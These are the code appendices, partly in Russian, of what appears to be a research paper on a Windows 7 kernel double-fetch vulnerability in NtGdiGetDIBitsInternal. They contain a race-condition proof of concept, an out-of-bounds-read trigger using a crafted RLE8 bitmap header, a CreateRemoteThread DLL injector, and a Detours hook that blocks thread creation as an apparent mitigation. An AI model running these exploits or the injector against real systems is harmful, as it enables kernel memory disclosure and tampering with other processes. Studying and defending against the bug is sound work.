BITMAPCOREHEADER header = { sizeof(BITMAPCOREHEADER), // bcSize

1, // bcWidth

1, // bcHeight

1, // bcPlanes

1 // bcBitCount

};

BYTE padding[sizeof(BITMAPINFOHEADER) - sizeof(BITMAPCOREHEADER)];

} // namespace globals

// For native 32-bit execution.

extern "C"

ULONG CDECL SystemCall32(DWORD ApiNumber, ...) {

\_\_asm {mov eax, ApiNumber};

\_\_asm {lea edx, ApiNumber + 4};

\_\_asm {int 0x2e};

}

DWORD WINAPI ThreadProc(LPVOID lpParameter) {

DWORD xor\_op = sizeof(BITMAPCOREHEADER) ^ sizeof(BITMAPINFOHEADER);;

while (1) {

globals::header.bcSize ^= xor\_op;

}

}

int main() {

// Windows 7 32-bit.

CONST ULONG \_\_NR\_NtGdiGetDIBitsInternal = 0x10b3;

// Initialize the graphic subsystem for this process.

LoadLibraryA("gdi32.dll");

// Create the flipping thread.

CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);

// Race the implementation in this thread.

while (1) {

SystemCall32(\_\_NR\_NtGdiGetDIBitsInternal, 0, 1, 0, 1, 1, &globals::header, 0, 0, 0);

}

return 0;

}

# Приложение 2

#include <Windows.h>

#include <assert.h>

// For native 32-bit execution.

extern "C"

ULONG CDECL SystemCall32(DWORD ApiNumber, ...) {

\_\_asm{mov eax, ApiNumber};

\_\_asm{lea edx, ApiNumber + 4};

\_\_asm{int 0x2e};

}

int main() {

// Windows 7 32-bit.

CONST ULONG \_\_NR\_NtGdiGetDIBitsInternal = 0x10b3;

// Initialize the graphic subsystem for this process.

LoadLibraryA("gdi32.dll");

// Load an external bitmap as HBITMAP and select it in the device context.

HDC hdc = CreateCompatibleDC(NULL); // A handle to a device context (DC).

HBITMAP hbmp = (HBITMAP)LoadImage(NULL, L"test.bmp", IMAGE\_BITMAP, 0, 0, LR\_LOADFROMFILE); // Loads an icon, cursor, animated cursor, or bitmap

assert(hdc != NULL);

assert(hbmp != NULL);

SelectObject(hdc, hbmp); // The SelectObject function selects an object into the specified device context (DC). The new object replaces the previous object of the same type.

// Allocate a 4-byte buffer for the output data.

LPBYTE lpNewRegion = (LPBYTE)VirtualAlloc(NULL, 0x1000, MEM\_COMMIT | MEM\_RESERVE, PAGE\_READWRITE); // Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

assert(lpNewRegion != NULL);

memset(lpNewRegion, 0xcc, 0x1000);

LPBYTE output\_buffer = &lpNewRegion[0xffc];

// Trigger the vulnerability.

BITMAPINFOHEADER bmi = { sizeof(BITMAPINFOHEADER), // biSize

100, // biWidth

100, // biHeight

1, // biPlanes

8, // biBitcount

BI\_RLE8, // biCompression

0x10000000, // biSizeImage

0, // biXPelsPerMeter

0, // biYPelsPerMeter

0, // biClrUsed

0, // biClrImportant

};

SystemCall32(\_\_NR\_NtGdiGetDIBitsInternal,

hdc,

hbmp,

0,

1,

output\_buffer,

&bmi,

DIB\_RGB\_COLORS,

1,

sizeof(bmi)

);

return 0;

}

Приложение 3

Injector

#define WIN32\_LEAN\_AND\_MEAN

#include <Windows.h>

#include <iostream>

#include <stdio.h>

#include "time.h"

#include <tlhelp32.h>

#include <comdef.h>

#include <vector>

#include <tchar.h>

#include <shlobj\_core.h>

#define NAME\_OF\_PROCESS "double\_fetch\_oob\_read.exe"

using namespace std;

int LoadLib(DWORD ProcessId)

{

char CurDir[MAX\_PATH] = { 0 };

HMODULE KernelModule;

HANDLE TID;

LPVOID LoadLibrary;

LPVOID ArgLoadLibrary;

int NumberWrittenSymbols;

HANDLE hProcess = OpenProcess(PROCESS\_ALL\_ACCESS, FALSE, ProcessId);

GetCurrentDirectoryA(sizeof(CurDir), CurDir);

size\_t len = sizeof(CurDir);

strcat\_s(CurDir, "\\hook.dll");

const char\* DllName = CurDir;

if (hProcess == NULL)

{

cout << "Error, OpenProcess: " << GetLastError() << endl;

return 0;

}

KernelModule = GetModuleHandleW(L"kernel32.dll");

if (KernelModule == NULL)

{

cout << "Error, GetModuleHandleW: " << GetLastError() << endl;

CloseHandle(hProcess);

return 0;

}

LoadLibrary = GetProcAddress(KernelModule, "LoadLibraryA");

if (LoadLibrary == NULL)

{

cout << "Error,GetProcAddress : " << GetLastError() << endl;

CloseHandle(hProcess);

return 0;

}

ArgLoadLibrary = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(DllName) + 1, MEM\_RESERVE | MEM\_COMMIT, PAGE\_READWRITE);

if (ArgLoadLibrary == NULL)

{

cout << "Error,VirtualAllocEx : " << GetLastError() << endl;

CloseHandle(hProcess);

return 0;

}

NumberWrittenSymbols = WriteProcessMemory(hProcess, ArgLoadLibrary, DllName, strlen(DllName) + 1, NULL);

if (NumberWrittenSymbols == NULL)

{

cout << "Error, WriteProcessMemory : " << GetLastError() << endl;

CloseHandle(hProcess);

return 0;

}

TID = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD\_START\_ROUTINE)LoadLibrary, ArgLoadLibrary, NULL, NULL);

if (TID == NULL)

{

cout << "Error,CreateRemoteThread : " << GetLastError() << endl;

CloseHandle(hProcess);

return 0;

}

CloseHandle(hProcess);

return 1;

}

DWORD FindProcess(string process\_name)

{

HANDLE hProcess;

PROCESSENTRY32 pe32;

DWORD res = NULL;

hProcess = CreateToolhelp32Snapshot(0x00000002, 0);

pe32.dwSize = sizeof(PROCESSENTRY32);

do {

\_bstr\_t name(pe32.szExeFile);

if (!strcmp(process\_name.c\_str(), (const char\*)name)) {

res = pe32.th32ProcessID;

break;

}

} while (Process32Next(hProcess, &pe32));

CloseHandle(hProcess);

return res;

}

int main()

{

DWORD hPid = NULL;

while(hPid == NULL)

hPid = FindProcess(NAME\_OF\_PROCESS);

if (!LoadLib(hPid))

return -1;

return 0;

}

Приложение 4

Dll

#include <stdio.h>

#include <stdlib.h>

#include <iostream>

#include <windows.h>

#include <sstream>

#include <string>

#include <detours.h>

#include <processthreadsapi.h>

HANDLE (WINAPI\* pCreateThread) (

LPSECURITY\_ATTRIBUTES lpThreadAttributes,

SIZE\_T dwStackSize,

LPTHREAD\_START\_ROUTINE lpStartAddress,

\_\_drv\_aliasesMem LPVOID lpParameter,

DWORD dwCreationFlags,

LPDWORD lpThreadId

) = CreateThread;

HANDLE WINAPI HookCreateThread(

LPSECURITY\_ATTRIBUTES lpThreadAttributes,

SIZE\_T dwStackSize,

LPTHREAD\_START\_ROUTINE lpStartAddress,

\_\_drv\_aliasesMem LPVOID lpParameter,

DWORD dwCreationFlags,

LPDWORD lpThreadId

) {

abort();

}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved)

{

if (ul\_reason\_for\_call == DLL\_PROCESS\_ATTACH) {

DetourTransactionBegin(); // вызывается перед установкой/снятием хука

DetourUpdateThread(GetCurrentThread()); // инициализирует установку/снятие хука для указанного потока

DetourAttach(&(PVOID&)pCreateThread, HookCreateThread); // выполняет подмену заданного вызова

LONG err = DetourTransactionCommit(); // После выполнения подмены нужно завершить транзакцию вызовом функции

if (err != NO\_ERROR)

return -1;

}

return TRUE;

}